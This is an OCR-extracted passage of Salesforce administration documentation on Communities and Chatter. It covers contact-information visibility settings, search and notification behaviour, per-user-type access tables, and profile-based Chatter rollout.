Set Up and Manage Salesforce Communities

Share Personal Contact Information Within Communities

Users can specify which information from their profile is visible to external users, such as customers and partners, and guests viewing publicly accessible pages that don't require login.

When interacting with other community members, it's important to balance being visible and accessible with protecting your personal contact information. You may not want to show your job title, phone numbers, and other contact details outside of your internal organization. Your customers and partners may not want other customers and partners viewing all their contact information.

Use either the user interface or API to control visibility. You can choose to expose fields to employees only, members of the community from outside your company, or guest users who aren't required to log in. Some fields are always visible to everyone accessing the community Some fields allow up to three levels of visibility, while others allow fewer.

- Employees—Only members from the internal organization can view.
- External—Members from the internal organization and external members, such as customers and partners, can view. External users are users with Community, Customer Portal, or partner portal licenses.
- Public—Anyone can view, including guest users viewing publicly accessible pages that don't require login. Guest users can access public pages in communities via the Guest User license associated with each site or community.

In the API, setting a field to `true` on the User object makes it visible to the type of user indicated in the field name (external or guest users).

Consider these tips about the visibility of your contact information.

- Your chosen settings apply to every community you're a member of.
- When a user is restricted from viewing a contact information field, there are differences in what's displayed in the user interface versus the API.
  - In the user interface, the restricted field is hidden from your profile everywhere that it usually displays in a community. If your organization displays your profile information on custom Visualforce pages, the field still displays, but with the value `#N/A`.
  - In the API, a field set to `false` returns the value `#N/A`.
- Information in hidden fields on a profile is not searchable by other partners and customers in the community, but is searchable by users in the company's internal organization.

Default Visibility Settings for Contact Information

This table summarizes the default visibility settings for contact information and your options for restricting visibility.

Contact Information	Default Visibility	Where to Set in User Interface	Options for Restricting Visibility	API Controls on User Object
First Name Last Name Nickname About Me	Public	Go to *Your Name* > **Edit Contact Info**, then click **About**	Everyone see these fields unless your administrator enables nickname display or creates a custom page that displays this information. If your administrator has enabled nickname display, your nickname displays in place of your first and last names in most locations.	N/A

Contact Information	Default Visibility	Where to Set in User Interface	Options for Restricting Visibility	API Controls on User Object

Title	External	Go to *Your Name* > **Edit Contact Info**, then click **About**	Employees, external, or public	`UserPreferencesShowTitleToExternalUsers`
				`UserPreferencesShowTitleToGuestUsers`
				Note: When the guest user preference is set to `true`, the job title field is visible to external members even if the external member preference is set to `false`.

Profile photo	External. Users without access see the stock photo.	On your profile page, click **Update** under your photo (or **Add Photo** if you haven't added a photo yet), then select `Show in communities with publicly accessible pages`	External or public	`UserPreferencesShowProfilePicToGuestUsers`


City
Country
Email
Fax
Mobile Phone
State
Street Address
Work Phone
Zip/Postal Code
	Employees	Go to *Your Name* > **Edit Contact Info**, then click **Contact**	Employees, external, or public	Note: For each pair of preferences controlling the visibility of a field, when the guest user preference is set to `true`, the field is visible to external members even if the external member preference is set to `false`.
				`UserPreferencesShowCityToExternalUsers`
				`UserPreferencesShowCityToGuestUsers`
				`UserPreferencesShowCountryToExternalUsers`
				`UserPreferencesShowCountryToGuestUsers`
				`UserPreferencesShowEmailToExternalUsers`
				`UserPreferencesShowEmailToGuestUsers`
				`UserPreferencesShowFaxToExternalUsers`
				`UserPreferencesShowFaxToGuestUsers`
				`UserPreferencesShowManagerToExternalUsers`
				`UserPreferencesShowManagerToGuestUsers`
				`UserPreferencesShowMobilePhoneToExternalUsers`
				`UserPreferencesShowMobilePhoneToGuestUsers`
				`UserPreferencesShowPostalCodeToExternalUsers`
				`UserPreferencesShowPostalCodeToGuestUsers`
				`UserPreferencesShowStateToExternalUsers`

Contact Information	Default Visibility	Where to Set in User Interface	Options for Restricting Visibility	API Controls on User Object
				`UserPreferencesShowStateToGuestUsers`
				`UserPreferencesShowStreetAddressToExternalUsers`
				`UserPreferencesShowStreetAddressToGuestUsers`
				`UserPreferencesShowWorkPhoneToExternalUsers`
				`UserPreferencesShowWorkPhoneToGuestUsers`

Access Your Communities from Salesforce

Internal Salesforce users who are also community members can easily access communities using the global header. The global header is not available by default; the org administrator must enable it for community members.

Note: Orgs that enabled Communities before Winter '14 see the new global header by default when they turn on Communities.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The menu on the left side lets you switch between communities and your internal org. Switching between your internal org and your communities doesn't disrupt your workflow. We automatically return you to the page where you were last working, so you can pick up right where you left off. Also, you can work in multiple communities at once from separate browser tabs.

- The dropdown shows all the active communities that you're a member of.
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Important: If your org is setting up a My Domain that hasn't finished deployment of the new custom domain, switching from a community to your internal org directs you to the Salesforce login page instead. This can happen when you've logged in using a My Domain URL that has been registered but not yet deployed. Once your domain is deployed, selecting your organization in the dropdown directs you to the internal organization as expected.

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Important: The global header isn't supported in Lightning Experience, so to create, manage, or access communities from the Global Header, switch back to Salesforce Classic. If your org is using Lightning Experience, users with the appropriate permissions must switch to Salesforce Classic to access the global header.

SEE ALSO:

Set Up and Manage Salesforce Communities

Search Behavior in Communities

Search capabilities in communities can make or break a member's experience. Search in communities is different depending on whether your community is using a Community Builder-based template or a Salesforce Tabs + Visualforce template. In general, searches within a community return results specific to that community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: To be searchable in communities, objects must be searchable in Lightning Experience and supported in community templates.

For all communities:

Search behavior in communities is different from searches in the internal org:

- In general, searches within a community return matches from within the community. To find items from a different community, members must leave the current community and search from within the other community.
- In community search results, members can see what they have access to through their profiles and permission sets. In addition, they can also view data that is explicitly shared with them in the community context. This can include internal company content and records not explicitly shared with the rest of the community. For example, if the user's profile allows access to accounts, but the accounts tab isn't exposed in the community, the member can still view account data in their search results.
- For user searches performed by external users of a community, global search and enhanced lookup search (with the **All Fields** option selected) query the following limited set of fields:
  - Name
  - Username
  - User ID
  - Body
  - Email
  - Phone
  - Custom fields

  For example, say an external community member searches for a user, John Doe, by his alias `jdoe`. If that term isn't contained in any of the searchable fields in the user object, John Doe's record isn't included in search results.
- Search results include all the records and files that a community member has access to. This includes records not explicitly exposed in the community or records and files they have access to in the internal Salesforce organization. In file searches, users can see:
  - Files they own
  - Files shared with them directly
  - Files they have access to in a library
  - Files that are posted to a record they have access to
  - Files that are posted to groups or shared with that community

- The admin must enable search result filters for an object in the internal org for it to be searchable in a community. To make custom objects searchable, the object must be associated to a tab in the internal org.

For communities using the Koa and Kokua templates:

- The Featured Search component lets community members search for articles within a specific data category.
- The Article List component shows the search results based on the search term entered in Featured Search.

For communities using the Customer Service (Napili) template:

- The Search Publisher component lets community members enter search terms in the community.
- The Search Results component shows a list of search results limited to articles and discussions.

  Note: Only articles that have a topic associated to them in Topic Management populate in the Search Results component.

- The Global Search Results component lets members see search results in one tab (All), or in separate tabs for cases, accounts, contacts, and any other object exposed in the community (including custom objects) to which they have access.

  Note: Admins must associate a tab to a custom object to make it searchable in global search.

- The Search & Post Publisher component gives admins the option to set up autocomplete search results. These suggested search results populate based on objects made searchable in the community, and included in autocomplete search.

For communities using Salesforce Tabs + Visualforce:

- If Chatter is enabled in your org, global search and contextual feed search are enabled by default in all communities.
  - With global search, members can search for records, files, people, groups, topics, and feed posts and comments.
  - Feed search ( ) is helpful when members want to look for information in a specific feed context. Groups, user profiles, records, and the community feed support feed search.
- If Chatter isn't enabled, sidebar search is enabled in all communities.
  - Sidebar search doesn't support searches for items specific to Chatter, such as feeds, groups, files, topics, and user profiles.

Manage Your Community Email Notifications

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use email notifications to keep up with important updates in communities.

You can choose to receive email notifications whenever someone posts on your profile, comments after you on a post you've commented on, posts to a group you belong to, and more. Email notification preferences are set by community.

To set your email preferences, go to your profile page within a community, click the drop-down button ( ) in the upper-right corner and select **My Settings**, then click **Email Settings**. You can turn individual notifications on or off.

Your chosen settings apply to the current community. If you don't belong to any groups yet, you won't see the option to set groups on this page until after you join your first group. You can also set your group email preferences using the **Email Me...** drop-down on each group's page. You can choose to receive a daily or weekly digest email or an email every time someone posts. This option is visible if you're a group member.

Your email options are similar to the Chatter email settings in your internal organization under your personal settings (*Your Name* > **My Settings** > **Email Settings** for Chatter Free users). Within communities, however, note the following differences.

- The default notification frequency for new groups you join can't be set via the user interface. It can be set only via Salesforce APIs (SOAP API and REST API).

- Personal digests aren't currently available.
- If your community has Chatter messages enabled, you're notified of file shares in a message. If Chatter messages aren't enabled, you are notified of file shares by email.
- If flagging is enabled in the community, the `Flags an item as inappropriate` option appears for all members of the community, but only sends notifications if:
  - You're a group owner or manager and a member flags a post, comment, or file in your group.
  - You're a moderator and a member flags a post, comment, or file you have access to. Depending on the type of notification you want to receive, you also need following permissions:

Email Notifications About	Required Permission
Flagged posts and comments	"Moderate Communities Feeds"
Flagged files	"Moderate Communities Files"
Flagged Chatter messages	"Moderate Communities Feeds" and "Moderate Communities Chatter Messages"
Flagged direct messages	"Moderate Communities Chatter Messages"

If the **Flag as Inappropriate** link doesn't work in your email, try flagging the message from the UI.

SEE ALSO:

Navigate to Chatter Email Settings

Who Can See What in Communities

Communities contain various types of users who require varying levels of access. What users see depends on their user type and which tabs the administrator selects when creating the community. The behavior outlined below also doesn't take into account updates to your sharing model or user sharing.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

	Administrator or Salesforce user with "Create and Set Up Communities" permission	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Administer communities in Salesforce	Can create, customize tabs and branding, add or remove members, and activate or deactivate a community. User must also have the "Customize	Not available	Not available

	Administrator or Salesforce user with "Create and Set Up Communities" permission	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
	Application" permission to create or customize communities.		
Global Header	The drop-down in the global header shows a list of communities the user created or has access to. Also links back to their internal organization. Can access setup for all communities regardless of status. Can see communities in `Preview` status.	The drop-down in the global header shows a list of communities the user created or has access to. Also links back to their internal organization. Can't access communities in `Inactive` status. Can see communities in `Preview` status if a link is provided.	The drop-down in the global header shows a list of communities the user has access to. Can't access communities in `Inactive` status. Can see communities in `Preview` status if a link is provided.
`Your Name` menu in Global Header	Same as in internal organization.	Same as in internal organization. Chatter Free users see a My Settings menu, an Edit Contact Info menu, and a Logout link. For Chatter Free users, the My Settings menu opens an overlay where they can update location settings, security settings, email settings, and approved connections. These settings apply across the internal organization and all communities that users have access to. This overlay is different from the My Settings page that other internal users see if the organization has enabled the improved Setup user interface.	Can see a My Settings menu, an Edit Contact Info menu, and a Logout link. For external users, the My Settings menu opens an overlay where they can update location settings, security settings, email settings, and approved connections. These settings apply across all communities that users have access to. This overlay is different from the My Settings page that other internal users see if the organization has enabled the improved Setup user interface.
Access to Community Workspaces or Community Management menu in Global Header	Admins or users with "Manage Communities" can see the menu and use it to preview the community or access community settings in Community Builder, Site.com Studio, and Force.com. Note that the Community Builder option	Users with "Manage Communities" can see the menu and use it to preview the community or access Community Builder, Site.com Studio, and Force.com.Note that the Community Builder option doesn't appear for communities	Not available

	Administrator or Salesforce user with "Create and Set Up Communities" permission	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
	doesn't appear for communities created using the Salesforce Tabs + Visualforce template. This menu only appears within Community Management.	created using the Salesforce Tabs + Visualforce template. This menu only appears within Community Management.	
Salesforce Online Help	Can see Salesforce Online Help.	Standard Salesforce user sees Salesforce Online Help. Chatter Free user sees Chatter help.	Not available
People	Can see everyone else in the community and vice versa.		
Profiles and people hovers	Can see all contact information fields (such as Title, Work Phone, and Email) on all community members' profiles. In people hovers, user always sees members' Title, Work Phone, and Mobile Phone fields.		Can see all members' First Name, Last Name, and Nickname fields and profile photos, but can only see additional contact information fields that members have chosen to show to external users. By default, Title is shown while all other fields are not. In people hovers, user sees Title, Work Phone, and Mobile Phone fields only if the member has chosen to show them.
Records (such as accounts, leads, opportunities)	Can see records they have access to (based on sharing rules) across all communities and their internal org.	Standard Salesforce user sees records they have access to (based on sharing rules) across all communities and their internal organization. Chatter Free user doesn't have access to records.	Can see records they have access to (based on sharing rules and permissions) across all communities.
Dashboards and Reports	Can view and create dashboards and reports		Role-based external users can create and edit reports in communities, but not in portals. However, there are some exceptions. For more information, see Set Up Report Management for External Users—Create and Edit Reports. All role-based external users can refresh dashboards.

	Administrator or Salesforce user with "Create and Set Up Communities" permission	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Salesforce Knowledge Articles	Salesforce Knowledge User License, `Read` permission on the article type, and visibility on the category.	Salesforce Knowledge User License, `Read` permission on the article type, and visibility on the article's category.	Visibility on the article's category.

Chatter Visibility

	Salesforce Administrator	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Groups	Within a community, user can see all groups for that community and join them, but can't see groups from other communities they belong to or their internal organization. Can create new groups. In groups user is a member of, can post, comment, post files or links, or share someone else's post. Administrators can also control whether users in the organization and external users can create new groups through the "Create and Own New Chatter Groups" user permission.	Within a community, user can see all groups for that community and join them, but can't see groups from other communities they belong to or their internal organization. Can create new groups. In groups user is a member of, can post, comment, post files or links, or share someone else's post.	Within a community, user can see all groups in the community and join them, but can't see groups from other communities they're a member of. Can create new groups. In groups user is a member of, can post, comment, post files or links, or share someone else's post.
Files	Regardless of the current community, users see files they own, that are shared with them directly, that they have access to in a library, or that are posted to a record they have access to. Files posted to groups and shared with an entire community can only be viewed in that community.		Regardless of the current community, users see files they own, that are shared with them directly, or that they have access to in a library. Portal users see files posted to records they have access to, unless the record post was marked "Internal Only".
Profiles	Can see profiles for all members in the current community.		Can see profiles for all members in the current community.

	Salesforce Administrator	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
			Cannot see profiles of users in the internal organization. Profile visibility enforces user sharing.
Recommendations	User gets people, group, file, and record recommendations for the current community only.		
Activity and Influence	Can see activity statistics and influence for the current community. All activity on records, such as posts and comments, is counted in the user's internal organization and not in the community where the activity occurred.		Can see activity statistics and influence for the current community. All activity on records, such as posts and comments, is not counted in the user's activity statistics and influence.
Email Notifications	Email notification preferences are set by community. Within a community, users can control their Chatter email notifications in their personal settings. Can control email notifications for their internal organization from their personal settings. (Enter *Chatter* in the Quick Find box, then select **Email Notifications**.) Within a community, all users can control group email notifications on each group's page. Chatter personal email digests are not supported in Communities. Group digests are supported, but the option to receive email notifications for every post is disabled when groups exceed 10,000 members. All members who had this option selected are automatically switched to daily digests.	Email notification preferences are set by community. Within a community, standard Salesforce user can control their Chatter email notifications in their personal settings. Can control email notifications for their internal organization from their personal settings. (Enter *Chatter* in the Quick Find box, then select **Email Notifications**.) Chatter Free user can control Chatter emails for their communities under *Your Name* > **My Settings** > **Email Settings**. The chosen settings apply to the current community. Within a community, all users can control group email notifications on each group's page. Chatter personal email digests are not supported in Communities. Group digests are supported, but the option to receive email notifications for	Email notification preferences are set by community. Within a community, external users can control their Chatter email notifications under *Your Name* > **My Settings** > **Email Settings**. Portal users can also control group email notifications on each group's page. Chatter personal email digests are not supported in Communities. Group digests are supported, but the option to receive email notifications for every post is disabled when groups exceed 10,000 members. All members who had this option selected are automatically switched to daily digests.

	Salesforce Administrator	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
		every post is disabled when groups exceed 10,000 members. All members who had this option selected are automatically switched to daily digests.	
Topics	Can see hashtag topics and Chatter topics, including topics in feeds, the topics list, topic detail pages, Trending Topics, and Recently Talked About topics for the current community only.		
Favorites	Can add search, topic, and list view favorites in the current community.		Can add only topic favorites in the current community.
Chatter Messages	In their list of Chatter messages, can see private messages they have sent or received in their internal organization and any communities they're a member of. Can send a Chatter message to a member of a common community, but must initiate the message within the community that the target user is a member of. Administrators with "Manage Chatter Messages" and "API Enabled" permissions can delete messages. The API allows users to send Chatter messages across communities.	In their list of Chatter messages, can see private messages they have sent or received in their internal organization and any communities they're a member of. Can send a Chatter message to a member of a common community, but must initiate the message within the community that the target user is a member of.	In the user's list of Chatter messages, can see all messages they have sent or received in any community they're a member of. Can send a Chatter message to a member of a common community, but must initiate the message within the community that the target user is a member of. Chatter messages are accessed through the Chatter tab, which may be disabled for external community members. Administrators should ensure that the Chatter tab is enabled if using Chatter messages in communities.
Messenger (Chat)	Messenger is not available with Communities.		

Feeds Visibility

The following table shows what each kind of user can do or see in Chatter Feeds within a community.

	Salesforce Administrator	Salesforce Community Member	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Post on a record	Can post on any records within the community.	Can post on any records within the community to which the user has access.	Can post on any records within the community to which the user has access.
Bookmark a post	Can bookmark posts within the current community. The Bookmarked feed only contains posts from the current community.		
Mention someone	Can mention people specific to the current community. User can't mention an external user on an internal post.		Can mention people specific to the current community.
Share a post (repost)	Can share a post only in the current community.		
Add topics to a post	Can add hashtag topics and Chatter topics to any posts within the current community. Topics are specific to the current community and can't be accessed from another community.		

Search Visibility

Search behavior in communities varies slightly from the search in the internal organization. Search results respect sharing rules for all items by default. The following table describes what each type of user in a community can see in search results.

Search Results For	Administrator	Salesforce Community Member	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
People	People specific to the current community.		
Users	• Information in hidden fields on a profile is not searchable by other partners and customers in the community, but is searchable by users in the company's internal organization. • Portal users can't search for users in the community when sidebar search is enabled. • When external community members search for users, global search and enhanced user lookups (with the **All Fields** option selected) query the following limited set of fields on user records: – Name – Username – User ID – Body – Email – Phone – Custom fields		
Groups	Groups specific to the current community.		

Search Results For	Administrator	Salesforce Community Member	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Files	Visibility in the current community: • Owned files • Files shared with the user in a public or private group • Files shared with the entire community Visibility in any community: • Files posted on accessible records and record feeds • Salesforce CRM Content library files that the user has access to Files owned by a user are always visible in search results for that user, regardless of how they were uploaded.		Visibility in the current community: • Owned files • Files shared with the user in a public or private group • Files shared with the entire community Visibility in any community: • Files posted on accessible records and record feeds (unless the file posted on the record is marked "Internal Only") • Salesforce CRM Content library files that the user has access to Files owned by a user are always visible in search results for that user, regardless of how they were uploaded.
Topics	Topics specific to the current community.		
Feeds	Feed posts and comments from within the community where the search is performed. Global search returns information from all feed contexts. Contextual feed search ( ) returns information from within the context where the search is performed, such as from the feed on a user's profile, a record, or a group. To find information in a different community feed, users must search from within that community.		
Search Auto-Complete	Recently accessed items specific to the current community.		
Records (accounts, contacts, leads, and so on)	Full visibility for all items across all communities and in the internal organization.	Visibility for all items the user has access to through their user profile or permission sets across all communities and in the internal organization.	Visibility for all items the user has access to through their user profile or permission sets across all communities.
User lookups on records	All users across all communities and in the internal organization.		Users who are members of all communities that the user is

Search Results For	Administrator	Salesforce Community Member	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
			also a member of, and other external users associated with the same external account. Users with partner portal licenses also see the owner of the portal account. The Recently Viewed Users list in the lookup shows all users that they have access to via their license, profile settings, permission sets, and sharing rules. If user sharing is enabled in your organization, this behavior varies depending on how it's configured. For external community members, enhanced user lookups search within a limited set of fields when the **All Fields** option is selected.
Lookup searches on records	Full visibility for all items across all communities and your internal organization.	Visibility for all items the user has access to through their user profile or permission sets across all communities and your internal organization.	Visibility for all items the user has access to through their user profile or permission sets across all communities.
Lookup searches in Community Management	Lookups in Community Management and Community Workspaces initially return the items you most recently viewed from within the community. If an object you're looking for isn't in the Recently Viewed Documents list, try typing all or part of the object name and searching again.	No	No

Search Results For	Administrator	Salesforce Community Member	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Salesforce Knowledge Articles	Salesforce Knowledge User License, `Read` permission on the article type, and visibility on the category.	Salesforce Knowledge User License, `Read` permission on the article type, and visibility on the article's category.	Visibility on the article's category.

SEE ALSO:

Set Up and Manage Salesforce Communities

SETUP AND MAINTAIN COLLABORATION TOOLS

Help your users collaborate with each other and with people outside your organization. For help with basic Salesforce administration, see *Set Up Your Organization*.

Salesforce Chatter
Connect, engage, and motivate users to collaborate and work efficiently across the organization regardless of their role or location.

Salesforce Files
Customize page layouts to include the Files related list, so users see a list of files associated with a record.

Salesforce Files Sync
With Salesforce Files sync, users can sync files between their devices and Salesforce.

Salesforce Files Connect
With Files Connect, Salesforce users can access, share, and search external data from systems like Google Drive, SharePoint, or Box.

Chatter Desktop
Control access to Chatter Desktop and install and configure the Chatter Desktop Managed Version.

Salesforce CRM Content
Store, share, and manage your files in content libraries.

Google Apps
Enable Google apps like Google Docs, Gmail, and Google-related AppExchange apps—customized for use within Salesforce.

Other Resources
Need more info? Check out these tipsheets.

Salesforce Chatter

Connect, engage, and motivate users to collaborate and work efficiently across the organization regardless of their role or location.

Salesforce Chatter lets users collaborate on sales opportunities, service cases, campaigns, and projects with embedded apps and custom actions. Salesforce organizations created after June 22, 2010 have Chatter already enabled for all users by default. However, if you only want certain parts of your organization to use Chatter, you can do a profile-based rollout of Chatter instead. With a profile-based rollout, only the users that have been assigned the required user profile or permission sets have access to Chatter. Profile-based rollout of Chatter is useful for larger companies and companies or government agencies with regulatory constraints. It allows them to plan a controlled rollout and deploy Chatter on a department-by-department basis.

We recommend rolling out Chatter for all users in your organization, unless your company doesn't want all users to have full access to Chatter. Chatter is secure and works in accordance with all the security and permission settings in your Salesforce organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To enable Chatter:
- "Customize Application"

Profile-Based Chatter Rollout Overview

Profile-based rollout of Chatter enables Chatter for a subset of users instead of all users in the organization.

Encryption for Chatter (Pilot)

In the Spring '17 release, we're running a public pilot for Shield Platform Encryption for Chatter. Encryption for Chatter enables you to encrypt sensitive data when it's stored, and not just when it's transmitted over a network. Encryption for Chatter isn't ready for production, but you can safely try it out in a *dedicated* sandbox environment.

Chatter Settings

Chatter is enabled by default in Salesforce and the Salesforce1 app. Configure various Chatter features and customize the Chatter experience for your users on the Chatter Settings page in Setup.

Publisher Actions and Layouts

Actions add functionality to the Chatter publisher and let your users do more in Salesforce and in Salesforce1.

Feed Tracking

Feed tracking tracks changes to objects and fields and posts them as updates in Chatter. Users who follow a record, see the feed updates in their Chatter feed.

Chatter Email Settings and Branding

Chatter email settings let you control whether users receive email notifications about new posts, comments, and other changes. You can also change the format of the emails, like add your company's logo and sender information.

Chatter Post Actions and Layouts

Actions on posts and comments appear in the drop-down menu on a post or comment. Users can edit, bookmark, mute, and delete posts, add topics, and create tasks from posts.

Group Layouts

The group layout lets you customize which fields, buttons, actions, a lists appear in Chatter groups. Changes to the group layout affect all groups in your organization, but they only show up on the group pages in Salesforce1. Changes to the group publisher show up in the full Salesforce site and the Salesforce1 app.

Topics on Objects

Topics on objects is one of the most powerful ways to crowdsource your company's key themes and issues.

Customize Chatter Influence

Customize activity thresholds for posts, comments, and likes to improve the Chatter influence calculation.

Guidelines for Deleting Your Users' Chatter Messages

Salesforce administrators with the "Manage Chatter Messages" permission can access all users' private messages via the SOAP API. You can view and delete any message (such as for compliance purposes).

Report on Chatter with the Dashboards Package

The Salesforce Chatter Dashboards package packs a punch! You get multiple dashboards, over 100 reports, and even custom report types that you can use to monitor and manage Chatter adoption and engagement in your organization.

Chatter User Licenses

All standard Salesforce licenses allow free Chatter access for everyone in your organization. Salesforce also offers Chatter-specific licenses: Chatter External, Chatter Free, and Chatter Only (also known as Chatter Plus).

Profile-Based Chatter Rollout Overview

Profile-based rollout of Chatter enables Chatter for a subset of users instead of all users in the organization.

Profile-based rollout of Chatter makes Chatter available for a part of your organization, but not for all users. Once profile-based rollout of Chatter is enabled for your organization, you can turn on Chatter for the users with the required user profile or permission sets. All other users in your organization don't have access to Chatter.

Example: Let's say you assign a profile or permission set that excludes Chatter access to a subset of users. These users still have access to Salesforce objects, but they don't see the record feed and they can't make posts.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Get Ready for Profile-Based Rollout of Chatter

If you're rolling out Chatter to just a subset of your users, prepare your organization to control Chatter access with custom user profiles and permission sets.

Control Chatter Access Through User Profiles

Modify existing custom user profiles to allow or deny access to Chatter.

Control Chatter Access Through Permission Sets

Handle Chatter access by modifying existing or creating new permission sets.

Profile-Based Rollout Considerations

In organizations that use profile-based rollout of Chatter, certain limitations apply to user profiles, permissions sets, and the interaction between users with and users without Chatter access.

Get Ready for Profile-Based Rollout of Chatter

If you're rolling out Chatter to just a subset of your users, prepare your organization to control Chatter access with custom user profiles and permission sets.

From a high-level perspective, a profile-based rollout of Chatter consists of these steps:

Note: Before you begin, disable Chatter for your entire organization (go to Chatter settings and deselect **Enable**).

1. Salesforce enables the profile-based rollout of Chatter feature for your organization.
2. You determine who gets access to Chatter.
3. You review and modify existing custom user profiles and permissions sets.
4. Verify that the Enable Chatter permission in a custom user profile or permission set has the desired setting.
5. To allow or restrict Chatter access, assign the associated profile or permission set to users.
6. You turn on Chatter for your organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Note: Perform step 6 as a separate, final step. If step 6 is combined with another step or performed out of order, unpredictable and undesirable results can occur.

SEE ALSO:

Profile-Based Chatter Rollout Overview
Control Chatter Access Through User Profiles
Control Chatter Access Through Permission Sets

Control Chatter Access Through User Profiles

Modify existing custom user profiles to allow or deny access to Chatter.

When Salesforce turns on profile-based rollout of Chatter for your organization, the Enable Chatter permission is added to all of your existing user profiles and permissions sets. This permission is automatically enabled for all standard profiles. It is also automatically enabled for all custom profiles, if any of the following user-level permissions were already enabled, either manually or as part of a license:

- "Create and Own New Chatter Groups" (ChatterOwnGroups)
- "Create and Share Content Deliveries for Chatter Files" (ChatterFileLink)
- "Invite Customers To Chatter" (ChatterInviteExternalUsers)
- "Manage Chatter Messages and Direct Messages" (ManageChatterMessages)
- "Moderate Chatter" (ModerateChatter)
- "Moderate Chatter Feeds" (ModerateNetworkFeeds)
- "Use Case Feed" (ViewCaseInteraction)
- "View All Data" (ViewAllData)

EDITIONS

Available in: Salesforce Classic


Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To enable Chatter:
- "Customize Application"

Modify your existing custom profiles with the desired permissions to control access to Chatter and create new custom profiles, if required.

1. Log in as a Salesforce administrator.
2. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.



3. For each of your existing custom user profiles:
   a. Click **Edit**.
   b. In the Administrative Permissions section, select or deselect **Enable Chatter**, depending on whether you want users with this profile to have Chatter access or not.



The Enable Chatter permission is only available if profile-based rollout of Chatter is enabled for your organization.

c. Save your changes.

4. If applicable, create new custom user profiles with the desired permissions and assign them to users.

Note: Selecting the Enable Chatter permission in a person's user profile doesn't automatically turn on Chatter for that person. People can't use Chatter until actually you turn on Chatter for your organization.

SEE ALSO:

Get Ready for Profile-Based Rollout of Chatter

Control Chatter Access Through Permission Sets

Chatter Settings

Profile-Based Rollout Considerations

Control Chatter Access Through Permission Sets

Handle Chatter access by modifying existing or creating new permission sets.

When you enable or disable Chatter through permission sets, consider that:

- Permission sets persist over user profile settings when you enable Chatter. All users with a Chatter-enabled permission set have access to Chatter, even if Chatter isn't enabled in their user profile.
- Permission sets don't persist over user profile settings when you disable Chatter. All users with a Chatter-enabled user profile have access to Chatter, even if Chatter is disabled in their permission set. To prevent that person from accessing Chatter, disable Chatter in both the person's user profile and permission set.

